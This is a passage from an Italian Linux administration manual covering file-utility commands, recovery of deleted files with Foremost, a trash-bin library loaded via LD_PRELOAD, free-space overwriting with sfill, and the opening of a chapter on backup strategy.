`tar xpf /dev/fd0 -L 1440 ↩` `↪-M` [***'modello_da_estrarre'***] …	Estrae, nella directory corrente, il contenuto di un archivio contenuto in una serie di dischetti da 1440 Kibyte senza file system.

Comando	Descrizione

`dd if=`***file_da_suddividere*** `↩`
`↪of=`***file_suddiviso_1*** `↩`
`↪bs=100k count=1 skip=0`
`dd if=`***file_da_suddividere*** `↩`
`↪of=`***file_suddiviso_2*** `↩`
`↪bs=100k count=1 skip=1`
…
`dd if=`***file_da_suddividere*** `↩`
`↪of=`***file_suddiviso_n*** `↩`
`↪bs=100k count=1 skip=(`***n***`-1)`
	Suddivide un file in pezzetti da 100 Kibyte l'uno.

`cat` ***file_suddiviso***… `>` ***file_riaggregato***	Ricomposizione di un file suddiviso in pezzetti.

Tabella 20.107. Contenuto dei file e ricerche

Comando	Descrizione
`cat` ***file***…	Emette i file indicati, in sequenza, attraverso lo standard output.
`cat` ***file***… `>` ***file_unito***	Concatena i file assieme in un file unico, indicato alla fine.
`zcat` ***file***…	Emette il contenuto dei file compressi indicati, in sequenza, attraverso lo standard output.
`more` ***file*** `less` ***file***	Scorre il file indicato sullo schermo.

Comando	Descrizione
`cat` ***file*** `...` `|` `more` ***file*** `cat` ***file*** `...` `|` `less` ***file***	Scorre il file indicato sullo schermo.
`grep` ***'espressione_regolare'*** ***file*** `...`	Cerca nei file le righe corrispondenti al modello indicato dall'espressione regolare.
`zgrep` ***'espressione_regolare'*** ***file_compresso*** `...`	Cerca all'interno di file compressi le righe corrispondenti al modello indicato dall'espressione regolare.
`find` ***directory_di_partenza*** ↩ ↪`-name` ***'modello'*** `-print`	Cerca i file che corrispondono al modello, a partire da una directory particolare.
`find / -type f -name core -print`	Cerca tutti i file '`core`' (solo i file normali).
`find` ***directory_di_partenza*** ↩ ↪`-name` ***'modello'*** ↩ ↪`-exec grep` ***'espressione_regolare'*** ↩ ↪`\{\} \; -print`	Cerca tra i file che corrispondono al modello, le righe che corrispondono all'espressione regolare di Grep. Il nome del file che ha trovato una corrispondenza con Grep viene visualizzato subito dopo la riga relativa.

20.18 Riferimenti

«

- Andreas Grünbacher, *Extended Attributes*, *http://acl.bestbits.at/about.html*
- *SuSE Linux administration guide: Access control lists in Linux*, *http://www.suse.de/~agruen/acl/chapter/fs_acl-en.pdf*
- Andreas Grünbacher, *POSIX access control lists on Linux*, *http://www.suse.de/~agruen/acl/linux-acls/*

[1] **GNU core utilities** GNU GPL

[2] **GNU core utilities** GNU GPL

[3] **GNU core utilities** GNU GPL

[4] **GNU core utilities** GNU GPL

[5] **GNU core utilities** GNU GPL

[6] **util-linux: namei** GNU GPL

[7] **GNU core utilities** GNU GPL

[8] **GNU core utilities** GNU GPL

[9] **File** software libero con licenza speciale

[10] Questa sezione su '**du**' è identica alla 19.4.1.10.

[11] **GNU core utilities** GNU GPL

[12] **util-linux: whereis** UCB BSD

[13] **GNU core utilities** GNU GPL

[14] La facoltà di indicare i due punti, senza mettere esplicitamente il nome del gruppo, è un'estensione non prevista dallo standard; lo stesso vale per la possibilità di specificare il gruppo, ma non l'utente.

[15] **GNU core utilities** GNU GPL

[16] **GNU core utilities** GNU GPL

[17] **Second extended file system management programs** GNU GPL

[18] **Second extended file system management programs** GNU GPL

[19] Come succede spesso, i nomi che rappresentano acronimi possono indicare cose differenti in contesti diversi. Nel caso particolare della sigla ACL, questa si usa anche in altre situazioni, specie nella gestione dell'accesso a servizi HTTP (serventi o proxy), dove si vuole regolare l'accesso al servizio o a delle risorse particolari. Ciò che si deve intendere è che la sigla ACL, anche se, come acronimo, fa riferimento alle stesse parole, rappresenta situazioni differenti in base al contesto.

[20] **ACL** GNU LGPL e GNU GPL

[21] **GNU core utilities** GNU GPL

[22] **GNU core utilities** GNU GPL

[23] **GNU core utilities** GNU GPL

[24] **GNU core utilities** GNU GPL

[25] **GNU core utilities** GNU GPL

[26] **GNU ddrescue** GNU GPL

[27] **sdd** GNU GPL

[28] **cstream** software libero con licenza speciale

[29] **GNU core utilities** GNU GPL

[30] **GNU core utilities** GNU GPL

[31] **GNU core utilities** GNU GPL

[32] **GNU core utilities** GNU GPL

[33] **GNU cpio** GNU GPL

[34] **GNU tar** GNU GPL

[35] **Gzip** GNU GPL

[36] **Bzip2** software libero con licenza speciale

[37] **UPX** GNU GPL con eccezioni e precisazioni

[38] **Unp** GNU GPL

[39] **Star** GNU GPL

[40] **Arc** GNU GPL

[41] **Arj** GNU GPL

[42] **Zoo** dominio pubblico

[43] **InfoZip** software libero con licenza speciale

[44] **Lzop** GNU GPL

[45] **PPMd** software libero con licenza speciale

[46] **Dact** GNU GPL

[47] **Makeself** GNU GPL

[48] **GNU core utilities** GNU GPL

[49] Nei sistemi GNU/Linux, i nomi di riferimento dei file di dispositivo dovrebbero essere quelli indicati nella documentazione interna ai sorgenti del kernel, precisamente il file '***sorgenti_linux***`/Documentation/devices.txt`'.

[50] **GNU core utilities** GNU GPL

Capitolo 21

Cancellazione, recupero e copie di sicurezza

21.1 Recupero dei dati cancellati 1974
21.1.1 Recupero da un file system generico con Foremost 1975
21.2 Libreria per la conservazione dei dati cancellati 1979
21.2.1 Variabile di ambiente «LD_PRELOAD» 1980
21.2.2 Delsafe 1981
21.2.3 Preparazione di Libdelsafe 1983
21.2.4 Predisposizione dei cestini 1986
21.2.5 Script ausiliari a Libdelsafe 1988
21.3 Controllo dello spazio rimasto libero 1989
21.3.1 Secure-delete 1990
21.3.2 Esempio di programma per la sovrascrittura dello spazio libero 1991
21.4 Copie di sicurezza 1992
21.4.1 Archiviazione 1993
21.4.2 Percorsi assoluti o relativi 1994
21.4.3 Strategia nelle copie 1995
21.4.4 Generazioni delle copie 1995
21.4.5 Livelli delle copie 1996
21.4.6 Distribuire le responsabilità 1997
21.4.7 Supporti 1998
21.4.8 Compressione 1998

«a2» 2013.11.11 --- Copyright © Daniele Giacomini -- appunti2@gmail.com http://informaticalibera.net

21.5 Archiviazione e recupero attraverso tar e gzip 2000
21.5.1 Archiviazione diretta su dispositivi di memorizzazione 2001
21.5.2 Archiviazione normale su file 2002
21.5.3 Archiviazione e percorsi 2003
21.5.4 Archiviazione di periodi 2004
21.5.5 Archiviazione limitata a un'unità 2004
21.5.6 Estrazione dei percorsi 2005
21.5.7 Recupero 2005
21.5.8 Recupero parziale 2006
21.5.9 Elenco e controllo 2007
21.5.10 Archiviazione di un file system 2007
21.5.11 Strumenti per il recupero 2008
21.6 Riferimenti 2008

`foremost` 1975 `foremost.conf` 1975 `sfill` 1990 `$LD_PRELOAD` 1980

21.1 Recupero dei dati cancellati

«

Ogni file system utilizza una propria procedura per amministrare i file all'interno dell'unità di memorizzazione. In generale vale il principio che la cancellazione di un file implichi semplicemente la rimozione dei riferimenti ai dati relativi, mentre la cancellazione effettiva dei contenuti avviene soltanto quando dei dati nuovi vanno a occupare la stessa area.

Con i file system più complessi, quali i tipi Second extended Ext3/Ext4 di Linux, è diventato impossibile risalire a un file cancellato, se non procedendo alla scansione completa dell'unità di memorizzazione. Quindi, tale tipo di ricerca si presta solo a un'analisi forense, alla ricerca di qualunque tipo di informazione disponibile.

21.1.1 Recupero da un file system generico con Foremost

Partendo dal presupposto che, nella maggior parte dei casi, i dati memorizzati in un file system utilizzano blocchi adiacenti, è possibile usare strumenti che scandiscono l'unità di memorizzazione alla ricerca di impronte di riconoscimento nei file. In generale, il programma più citato per questo tipo di scansione è Foremost.[1]

```
foremost [opzioni]
```

L'utilizzo più semplice che se ne può fare consiste nell'indicare un file-immagine da scandire e una directory vuota in cui vanno depositate le copie dei file rinvenuti:

```
# foremost -i immagine -o /tmp/recupero[Invio]
```

In questo esempio, il file-immagine è precisamente '`immagine`' e la directory in cui il programma deve copiare i file è '`/tmp/recupero/`'.

Nella directory usata per copiare i file rinvenuti, vengono create delle sottodirectory per tipologia di file individuato e un file con il riassunto delle operazioni svolte: '`audit.txt`'. La lettura di questo file consente di sapere da quale posizione del file-immagine sono stati estrapolati i file recuperati.

Come accennato, il riconoscimento dei file avviene attraverso delle impronte e il programma dispone già di un discreto numero di impronte incorporate nel codice, mentre è possibile aggiungerne altre nel file di configurazione: '`/etc/foremost.conf`' o quanto indicato con l'opzione '**`-c` *file***'. Il file di configurazione predefinito, normalmente è vuoto, oppure contiene la spiegazione di come va compilato attraverso dei commenti. A titolo di esempio si può vedere come potrebbe essere definito un tipo di file contenente codice HTML:

```
...
    htm          n        50000    <html    </html>
...
```

Il primo campo che appare in queste direttive indica il tipo di file che può essere usato nell'opzione '**`-t` *tipo***' e serve per attribuire un'estensione ai file individuati. In pratica, in questo caso, nella directory usata per depositare i file rinvenuti, questi file hanno una propria sottodirectory '`htm/`' e i nomi dei file terminano per '`.htm`'. Inoltre, volendo limitare la ricerca ai soli file di questo tipo, andrebbe usata l'opzione '**`-t htm`**'.

Il secondo campo indica se l'impronta debba essere considerata letteralmente o se sia indifferente l'uso di maiuscole e minuscole. In questo caso, la lettera '**`n`**' indica che non fa differenza se l'impronta appare con lettere maiuscole o minuscole; diversamente si userebbe la lettera '**`y`**'.

Il terzo campo indica la dimensione massima in byte del file da estrapolare. In questo caso si tratta di file che al massimo occupano 50000 byte.

Il quarto campo indica l'impronta iniziale: da quel punto inizia il

file. Il quinto campo, facoltativo, indica l'impronta che indica la fine del file.

L'esempio successivo mostra una direttiva del file di configurazione per individuare i file eseguibili in formato ELF. Purtroppo, in questo caso non è possibile indicare un'impronta che permetta di individuare correttamente la fine di tali file. Si osservi che l'impronta è scritta in forma esadecimale:

```
...
    elf         y       1000000     \x7F\x45\x4C\x46
...
```

Quando viene riconosciuto un file per il quale è prevista solo l'impronta iniziale di riconoscimento, diventa cruciale la dimensione massima (predefinita o fissata nel file di configurazione). Infatti, il file che viene individuato viene copiato fino alla dimensione massima, non essendoci altro modo di capire dove può terminare, salvo quando ci si trova alla fine dell'unità di memorizzazione. Ma anche se un file ottenuto dalla scansione ne contiene altri, se questi altri file sono individuabili, il loro contenuto viene comunque copiato in altrettanti file separati. In pratica, la somma delle dimensioni dei file copiati può superare di gran lunga la dimensione complessiva dell'unità di memorizzazione originale.

Tabella 21.3. Alcune opzioni per l'uso di Foremost.

Opzione	Descrizione
`-d`	Attiva il riconoscimento dei blocchi indiretti, utile quando si scandisce un file system Unix (tra quelli conosciuti da Foremost).

Opzione	Descrizione
`-w`	Si limita a scrivere il file '`audit.txt`' nella directory di destinazione, senza copiare effettivamente i file individuati.
`-i` ***immagine***	Specifica il nome del file-immagine (o del file di dispositivo) da scandire alla ricerca dei file.
`-o` ***directory***	Specifica la directory di destinazione dei file da estrapolare e del file '`audit.txt`'. Se non viene specificata, si intende la directory '`output/`'.
`-c` ***configurazione***	Specifica il file di configurazione da usare. Generalmente, se non viene specificata questa opzione, dovrebbe trattarsi di '`/etc/foremost.conf`'.
`-t` ***tipo***	Se viene usata, questa opzione serve a limitare la ricerca a un certo tipo di file. Il nome che individua il tipo di file può essere trovato nella pagina di manuale *foremost(1)* e nel file di configurazione.

In generale, per una scansione all'interno di un file system Ext2 o Ext3, è conveniente l'uso dell'opzione '**`-d`**'; pertanto il comando tipo dovrebbe essere:

`foremost` **`[-t`** ***tipo*`]`** **`[-w]`** **`-d -i`** ***immagine*** **`-o`** ***directory*** [*Invio*]

È evidente che la scansione di Foremost non tiene conto delle informazioni contenute nel file system, a parte il caso dell'opzione '**-d**', pertanto i file che si ottengono possono essere indifferentemente dati cancellati o dati che hanno una propria identificazione ancora valida.

Altri programmi affini, ma relativi specificatamente a file system Ext2.

Debugfs[2]	Programma di servizio utile per analizzare ed eventualmente modificare il contenuto di un file system di tipo Ext2.
The_Sleuth_Kit[3]	Si tratta di un raccolta di programmi di servizio utili per l'analisi di un file system Ext2.
Autopsy[4]	Si tratta di un programma frontale per l'uso mediato dei programmi che costituiscono il pacchetto The Sleuth Kit.
E2undel[5]	È un pacchetto composto da un programma e da una libreria, per il recupero dei file cancellati da un file system Ext2.

21.2 Libreria per la conservazione dei dati cancellati

I sistemi operativi commerciali, rivolti al pubblico generale, offrono solitamente la possibilità di ripescare i dati cancellati, in quanto questi finiscono di norma all'interno di un «cestino». Nei sistemi Unix sono i programmi usati nel sistema grafico che, in qualche modo, forniscono questo tipo di funzionalità, ma sempre in modo scoordinato, nel senso che programmi diversi potrebbero usare cestini differenti.

Volendo realizzare un cestino generalizzato dei dati cancellati in un sistema Unix, utilizzato da tutti i programmi nello stesso modo, occorre che le librerie standard siano ritoccate appositamente per tale scopo, in modo che le funzioni volte alla cancellazione di un file, invece di farlo realmente, accantonino il file in una directory convenuta per questo scopo.

Nei sistemi GNU/Linux sono esistiti ed esistono lavori di questo tipo, utilizzando un meccanismo di sovrapposizione alle librerie standard, attraverso l'uso della variabile di ambiente ***LD_PRELOAD***, con la quale si informano i programmi di utilizzare prima una certa libreria e poi quelle comuni.

In questa sezione viene descritto un procedimento per utilizzare la libreria Libdelsafe, del pacchetto Delsafe. Va osservato però che **una qualunque libreria del genere, intervenendo sul controllo di funzioni delicate del sistema operativo, deve fare preoccupare un po' di più l'amministratore del sistema**.

21.2.1 Variabile di ambiente «LD_PRELOAD»

«

Un programma che fa uso di librerie dinamiche, quando all'interno della variabile di ambiente ***LD_PRELOAD*** trova l'indicazione di un percorso, tenta di caricare il file indicato in qualità di libreria, usando le sue funzioni con precedenza rispetto alle altre librerie per le quali è predisposto. Per esempio, se la variabile di ambiente ***LD_PRELOAD*** contiene la stringa '**`/lib/lib-mia.so`**', la libreria costituita dal file '`/lib/lib-mia.so`' viene caricata e usata prima di altre librerie eventuali.

La variabile di ambiente ***LD_PRELOAD*** può contenere un elenco di librerie che, in tal caso, sono se-

parate dai due punti verticali «:», come per esempio: ‘**/lib/lib-mia.so:/lib/lib-tua.so:/lib/lib-sua.so**’.

Per fare in modo che gli utenti si trovino a operare con un certo insieme di variabili di ambiente, di norma si impostano tali valori utilizzando il file ‘/etc/profile’ o qualunque altra cosa sia riconosciuta dalla shell, testuale o grafica che sia.

In presenza di una certa configurazione delle variabili di ambiente, si può avviare un programma con una configurazione differente, anteponendo al comando di avvio la nuova configurazione per le variabili. Per esempio, per far sì che un certo programma veda la variabile ***LD_PRELOAD*** vuota, basta un comando come quello seguente:

```
$ LD_PRELOAD="" comando [Invio]
```

21.2.2 Delsafe

Il pacchetto Delsafe,[6] composto dalla libreria Libdelsafe e da alcuni programmi di contorno, consente di organizzare in un sistema GNU/Linux dei «cestini», uno per ogni unità di memorizzazione per la quale ci si voglia proteggere dalle cancellazioni accidentali di file.

In pratica, la libreria Libdelsafe viene fatta caricare preventivamente ai programmi attraverso la variabile di ambiente ***LD_PRELOAD***. Quando un programma tenta di cancellare un file, facendo uso delle funzioni comuni destinate a tale scopo, la libreria verifica se per quell’unità di memorizzazione è presente la directory destinata a fare da cestino e se al suo interno c’è una sottodirectory con il nome dell’utente per conto del quale quel programma sta operando. Se è così, invece di cancellare il file, lo rinomina, trasferendolo all’interno di

tale gerarchia, aggiungendo un'estensione che consente di risalire al momento della cancellazione formale.

I programmi di contorno che fanno parte del pacchetto Delsafe, servono principalmente a predisporre le directory da usare come cestini e a ripulire queste dai dati più vecchi, quando la mancanza di spazio lo richiede.

Il pacchetto Delsafe prevede l'uso di un file di configurazione, costituito normalmente da '`/etc/delsafe.conf`', il quale ha lo scopo principale di informare i programmi di contorno sulla collocazione delle directory usate come cestini e sulle modalità di ripulitura delle stesse. La libreria, invece, non interpella il file di configurazione e, per adattarla alle esigenze del proprio contesto, va compilata fornendo le opzioni appropriate.

Va osservato che del pacchetto Delsafe, solo la libreria Libdelsafe è indispensabile, perché gli altri programmi non svolgono compiti tanto sofisticati e un amministratore farebbe bene ad avere un controllo maggiore di tale gestione.

L'interposizione della libreria Libdelsafe a mediare le operazioni di cancellazione dei file, costituisce un elemento delicato nell'amministrazione del sistema, essendo giustificabile solo in un contesto dove la possibilità di recupero dei dati cancellati è molto importante. Tuttavia, per questa gestione deve essere coinvolto un amministratore competente e consapevole, il quale deve avere il massimo controllo su tale questione. Pertanto, di fronte al rischio che un uso errato dei programmi di contorno di Delsafe possa procurare dei danni inaspettati, è molto meglio predisporre manualmente le directory dei cestini e i propri script ritenuti appropriati alle necessità.

21.2.3 Preparazione di Libdelsafe

Sulla base delle considerazioni fatte nella sezione precedente, qui viene proposta la procedura per compilare e utilizzare la libreria Libdelsafe da sola. Si fa riferimento all'edizione 0.4.0 del pacchetto Delsafe che la contiene, distribuito in un solo file denominato '`delsafe-0.4.0.bin`', il quale è uno script che incorpora un archivio compresso da estrarre. Una volta scaricato questo file, avendolo collocato in una directory appropriata, si procede all'estrazione del suo contenuto:

```
$ chmod +x delsafe-0.4.0.bin[Invio]

$ ./delsafe-0.4.0.bin[Invio]
```

Lo script che avviluppa il pacchetto estrae i dati nella directory '`delsafe-0.4.0/`' e poi mostra la documentazione del pacchetto che viene fatta scorrere con l'ausilio di un programma come '**`more`**' o '**`less`**'. Concludendo il funzionamento del programma usato per

scorrere la documentazione, lo script si appresta a fare delle domande per configurare la libreria e i programmi prima della compilazione. Qui si suggerisce di interrompere lo script e di procedere manualmente:

q

`Trash name - .Trash?` [*Ctrl c*]

Nella directory '`delsafe-0.4.0/`' si trova il file '`libdelsafe.c`' che può andare bene così, oppure si potrebbe ritoccare per le proprie esigenze.

`$` **`cd delsafe-0.4.0`** [*Invio*]

Ciò che potrebbe essere modificato, eventualmente dopo che si ha guadagnato un po' di esperienza nell'uso di tale libreria, è quanto appare nel listato seguente, dove le voci modificabili sono evidenziate:

```
…
  /*** BEGIN OF DEFAULT STATIC OPTIONS (from config at install time) */
  char *d_mtab="/etc/mtab";
#if defined DEBUG
  char *d_trash_rootname=".Lixo";
#else
  char *d_trash_rootname=".Trash";
#endif
  char *d_exclude_heads[]={
    "/tmp/",
    "/proc/",
    "/dev/",
    "/sys/",
    "/var/",
    "/root/.xauth",
    "/root/.Xauthority",
    "/root/.DCOPserver",
```

```
    "/root/.ICEauthority",
    "/root/.xauth",
    ""
  };
  char *d_exclude_tails[]={
    "~",
    ".o",
    ""
  };
  char *d_exclude_files[]={
    "/etc/mtab",
    ""
  };
  char *d_exclude_patts[]={
    "^/home/.+/\\.kde",
    "^/home/.+/\\.Xauthority.*",
    "^/home/.+/\\.DCOPserver.+",
    "^/home/.+/\\.ICEauthority.*",
    "^/home/.+/\\.fonts\\.cache.*",
    "^/home/.+/\\.serverauth.*",
    "^/home/.+/\\.beagle/.*",
    ""
  };
  int   d_error_action=LEAVE;
  int   d_xdev_action=FORCE;
  /*** END OF DEFAULT STATIC OPTIONS (from config at install time) */
…
```

Secondo le intenzioni dell'autore, le voci che qui sono state evidenziate, sono da definire attraverso il file di configurazione, il quale viene usato per modificare automaticamente il file '`libdelsafe.c`', prima della compilazione. Nel metodo proposto per procedere alla compilazione, questa modifica automatica non avviene.

Una volta modificato il file '`libdelsafe.c`', ammesso che lo si voglia modificare effettivamente, per la compilazione si deve entrare nella directory '`Relise/`' e da lì eseguire i comandi necessari.

```
$ pwd[Invio]

  …/delsafe-0-4-0

$ cd Relise[Invio]

$ make -f makefile clean[Invio]

$ make -f makefile[Invio]
```

A questo punto, nella stessa directory ‘`Relise/`’ si deve trovare il file ‘`libdelsafe-0.4.0.so`’ che costituisce la libreria compilata.

Dopo la compilazione, la libreria va collocata in una posizione appropriata e, di conseguenza, bisogna provvedere a configurare la variabile di ambiente ***LD_PRELOAD*** in modo che sia utilizzata. Si può supporre che il file ‘`libdelsafe-0.4.0.so`’ sia collocato nella directory ‘`/lib/`’ e, di conseguenza, nel file ‘`/etc/profile`’ potrebbe apparire una coppia di istruzioni come quella seguente:

```
…
LD_PRELOAD="/lib/libdelsafe-0.4.0.so"
export LD_PRELOAD
…
```

A questo punto, i programmi che incontrano la variabile di ambiente ***LD_PRELOAD*** con il contenuto ipotizzato sopra, utilizzano sempre la libreria Libdelsafe prima di altre, ma la libreria non è efficace se non trova le directory da usare come cestino.

21.2.4 Predisposizione dei cestini

«

La libreria Libdelsafe è sostanzialmente inerte se non trova le directory destinate alla conservazione dei file che formalmente vengono rimossi. In condizioni normali, si tratta delle directory ‘`.Trash/`’

collocate all'inizio delle gerarchie delle unità di memorizzazione in cui si vuole prevenire la cancellazione. Per esempio, se ci si vuole salvaguardare dalla cancellazione dei dati contenuti nel file system innestato a partire da '`/home/`', occorre ci sia la directory '`/home/.Trash/`'; nello stesso modo, se ci si vuole salvaguardare per il file system principale, occorre la directory '`/.Trash/`'.

Il nome di questa directory è definito nella libreria e può essere modificato. Per la precisione si tratta dell'istruzione seguente, già vista in precedenza:

```
...
  char *d_trash_rootname=".Trash";
...
```

Tuttavia, le directory '`.Trash/`', da sole, non bastano: occorre che ogni utente, per il quale si vuole garantire la possibilità di recuperare i file cancellati, sia presente una sottodirectory con il nome dell'utenza stessa. Per esempio, se si vuole che l'utente '**`tizio`**' possa recuperare i propri file cancellati, occorre che sia presente la directory '`.Trash/tizio/`'. Naturalmente, le sottodirectory degli utenti devono appartenere agli utenti relativi e devono avere i permessi 0700_8, in modo da impedire a tutti gli altri di accedervi.

Se si vuole che anche l'utente '**`root`**' possa recuperare i dati che cancella, occorre che sia predisposta la directory '`.Trash/root/`', secondo le stesse modalità già descritte. Tuttavia, sarebbe auspicabile che per tale utente questa misura non fosse necessaria.

La libreria Libdelsafe, quando trova la directory corretta per la conservazione dei file cancellati, ricrea, a partire dalla stessa, il percorso

del file cancellato, usando per il file un nome con un'estensione costituita dalla data e dall'ora della cancellazione. Nel caso un utente fosse interessato al recupero di un certo file, non dovrebbe fare altro che spostarlo, cambiandogli nome nel modo più appropriato.

21.2.5 Script ausiliari a Libdelsafe

«

Il pacchetto Delsafe, oltre alla libreria Libdelsafe, fornisce dei programmi che possono facilitare il recupero dei file cancellati e consentono di tenere sotto controllo lo spazio utilizzato, eliminando periodicamente ciò che diventa troppo vecchio. Questi programmi non sono indispensabili e si può provvedere autonomamente alla realizzazione dei propri script.

Per prima cosa è necessario fornire un modo agli utenti per eseguire dei programmi senza l'ausilio della libreria Libdelsafe. Per ottenere tale risultato è sufficiente fornire a questi programmi la variabile di ambiente vuota, tuttavia si può predisporre un piccolo script:

```
#!/bin/sh

TRASH=OFF LD_PRELOAD="" "$@"
```

Per fare in modo che le directory contenenti i cestini vengano ripulite periodicamente, si può predisporre uno script come quello seguente, da avviare giornalmente attraverso Cron (di norma è sufficiente collocarlo materialmente nella directory '`/etc/cron.daily/`'). In questo caso i file più vecchi di una settimana vengono eliminati, assieme a eventuali directory vuote:

```
#!/bin/sh
# Modificare /home/.Trash/* in base alla collocazione
# effettiva:
for TRASH in /home/.Trash/*
do
    find $TRASH -mtime +7 -and -ctime +7 \
         -and \( -not -type d \) -exec rm \{\} \;
    find $TRASH -type d \
         -exec rmdir --ignore-fail-on-non-empty \{\} \;
done
```

21.3 Controllo dello spazio rimasto libero

Se da un lato ci può essere l'esigenza di ripescare i dati cancellati all'interno di un'unità di memorizzazione, dall'altro c'è sicuramente quella di poter eliminare definitivamente ciò che si intende cancellare. Il modo più semplice e intuitivo per premunirsi contro la ricerca di dati all'intero dello spazio inutilizzato di un'unità di memorizzazione, consiste nel creare una serie di file temporanei, il cui contenuto sia innocuo, cancellandoli successivamente.

Questo problema può essere considerato con maggiore o minore serietà, a seconda del contesto: se si tratta solo di un piccolo scrupolo, una sovrascrittura singola dei dati può essere sufficiente; se invece il problema della riservatezza è grave, sono necessarie più sovrascritture con dati diversi e casuali.

L'efficacia del procedimento di sovrascrittura dei dati cancellati dipende anche dalle caratteristiche del file system e dal modo in cui si comunica effettivamente con l'unità di memorizzazione. Per avere un risultato accettabile occorre che l'unità di memorizzazione sia collegata localmente, perché un file system di rete potrebbe essere

gestito tramite una memoria tampone significativa, dove molti file creati e poi cancellati non vengono nemmeno memorizzati effettivamente, o comunque dove non tutte le sovrascritture ripetute vengono eseguite realmente. Inoltre, il file system non deve conservare lo storico (ovvero il diario) delle modifiche ai file, altrimenti il procedimento di sovrascrittura diventa perfettamente inutile e dannoso per altri versi.

Eventualmente va considerato anche il problema della cancellazione della memoria di scambio (quella che estende la memoria virtuale in un'unità di memorizzazione di massa), ma in questo capitolo la questione non viene trattata.

21.3.1 Secure-delete

«

Secure-delete[7] è un piccolo insieme di programmi destinati alla cancellazione definitiva dei dati. In particolare è importante il programma '**`sfill`**', con il quale si va a sovrascrivere più volte lo spazio inutilizzato all'interno di un file system:

```
sfill [opzioni] directory
```

La sintassi del programma richiede almeno l'indicazione di una directory, all'interno della quale creare i file temporanei per la sovrascrittura. Per esempio, supponendo che nella directory '`/home/`' sia innestato il file system all'interno del quale si vuole fare un po' di pulizia, sarebbe sufficiente il comando seguente:

```
# sfill /home [Invio]
```

In generale, il programma va usato dall'amministratore, ma non viene escluso dagli utenti comuni. Tuttavia, se un utente comune utiliz-

za '**sfill**', è molto probabile che non possa sovrascrivere tutto lo spazio libero, in base alla politica del sistema.

Tabella 21.11. Alcune opzioni per l'uso di '**sfill**'.

Opzione	Descrizione
`-f`	Richiede una modalità di funzionamento rapida (*fast*), ma logicamente poco efficace sul piano della sicurezza della cancellazione.
`-l`	Richiede solo due sovrascritture (*less*), una delle quali con dati casuali.
`-z`	Richiede che l'ultimo passaggio di sovrascrittura avvenga utilizzando il valore zero.

Va letta la documentazione, costituita dalla pagina di manuale *sfill(1)*, se il problema della cancellazione dei dati è delicato nel proprio contesto. Si vedano eventualmente anche gli altri programmi del pacchetto Secure-delete.

21.3.2 Esempio di programma per la sovrascrittura dello spazio libero

Viene proposto un programma molto semplice, scritto in C, con il quale si crea una serie di file nella directory corrente, contenenti la ripetizione di una stringa fornita attraverso la riga di comando. La scrittura avviene una sola volta e i file temporanei vanno cancellati manualmente, dopo l'uso del programma. Il sorgente dovrebbe essere disponibile presso *allegati/c/empty-space-filler.c* .

```
empty-space-filler [blocco [stringa]]
```

Ammesso che il programma venga chiamato come si vede nel modello sintattico, il primo argomento opzionale è costituito dalla dimensione del blocco, ovvero la dimensione di ogni file temporaneo creato; il secondo argomento, se fornito, deve essere la stringa da usare ripetutamente per riempire lo spazio dei file temporanei. Per esempio, il programma potrebbe essere usato così:

```
# cd /tmp [Invio]

# empty-space-filler 131072 "Ciao a tutti! :-) :-) :-)" [Invio]
```

Naturalmente, se non si forniscono opzioni vengono usati i valori predefiniti nel programma.

Per compilare il programma, ammesso che il file originale sia ‘`empty-space-filler.c`’, si può procedere nel modo seguente:

```
$ cc -o empty-space-filler empty-space-filler.c [Invio]
```

21.4 Copie di sicurezza

«

L’amministrazione di un sistema Unix è da sempre un grosso problema sotto tutti i punti di vista. Il primo dovere tra tutti è quello della salvaguardia dei dati, ma al rischio della loro perdita si pone rimedio solo attraverso una gestione corretta delle copie di sicurezza. Gli strumenti a disposizione per eseguire copie di sicurezza sono molti e si possono distinguere due estremi possibili:

- copiare i file e le directory;
- copiare una partizione o un’unità intera.

La copia di una partizione o di un’unità intera può avere il vantaggio di permettere l’archiviazione della situazione esatta in cui si trova,

problemi inclusi. Inoltre, non avendo un processo di lettura sui file, la data di lettura di questi non viene modificata. Lo svantaggio fondamentale di tale tipo di copia è che questa è riferita a un'unità particolare (o a una partizione) di una macchina particolare: è poco probabile che si possano recuperare dati archiviati in questo modo in un'unità differente che non abbia caratteristiche equivalenti.

La copia di file e directory non tiene conto del supporto fisico in cui si trovano e nemmeno del tipo di file system utilizzato. Questo comporta una serie di conseguenze:

- i file e le directory vengono scanditi in lettura, alterando quindi le date di lettura;
- i collegamenti simbolici vanno copiati come tali e non devono essere copiati gli oggetti a cui questi puntano;
- i collegamenti fisici potrebbero non essere distinti come tali.

In generale, dal momento che una copia di file e directory è portabile, mentre una copia di un dispositivo intero non lo è (quando non si tratta di un dispositivo standard), dovrebbe essere preferibile la prima di queste due soluzioni.

21.4.1 Archiviazione

La copia pura e semplice dei file e delle directory è una tecnica possibile, ma richiede condizioni particolari:

- l'unità di destinazione deve essere in grado di accogliere i dati come sono all'origine, in pratica dovrebbe trattarsi di un'unità provvista di file system;
- deve trattarsi di unità rimovibili;

- la capacità di queste unità deve essere maggiore di quella del file più grande che si deve archiviare.

Di solito si preferisce la tecnica dell'archiviazione dei dati in un file unico (che rappresenta l'archivio), assieme a tutte le informazioni necessarie per riprodurre i file e le directory originali. In questo modo si possono utilizzare unità di memorizzazione di qualunque tipo, eventualmente suddividendo l'archivio in pezzi più piccoli contenibili al loro interno.

Gli oggetti contenibili in un file system possono essere di vario tipo (file puri e semplici, directory, file di dispositivo, collegamenti, ecc.) e così pure i loro attributi (permessi, date, ecc.). Il sistema di archiviazione che si utilizza deve essere in grado riprodurre correttamente tutti i dati del tipo di file system che si utilizza. Per esempio, non sarebbe possibile archiviare i dati di un file system Unix in un archivio '`.zip`' che è nato per gli ambienti Dos.

21.4.2 Percorsi assoluti o relativi

«

Quando si intende archiviare una porzione di file system e quindi solo ciò che si trova a partire da una certa directory in poi, è importante sapere come si comporta il programma di archiviazione al riguardo della registrazione dei percorsi (*path*). Se si vuole archiviare la directory '`/home/tizio/esempi/`', il programma di archiviazione potrebbe registrare il suo contenuto in uno dei tre modi seguenti:

1. '`/home/tizio/esempi/*`'
2. '`home/tizio/esempi/*`'
3. '`./*`'

Nel primo caso, quando dovesse rendersi necessario il recupero dei dati, questi verrebbero collocati esattamente nella directory indicata, in modo assoluto. Nel secondo, verrebbero collocati in modo relativo a partire dalla directory corrente, ottenendo così la directory '`./home/tizio/esempi/*`'. Nel terzo caso si avrebbe il recupero del contenuto di quella directory senza informazioni sul percorso precedente.

21.4.3 Strategia nelle copie

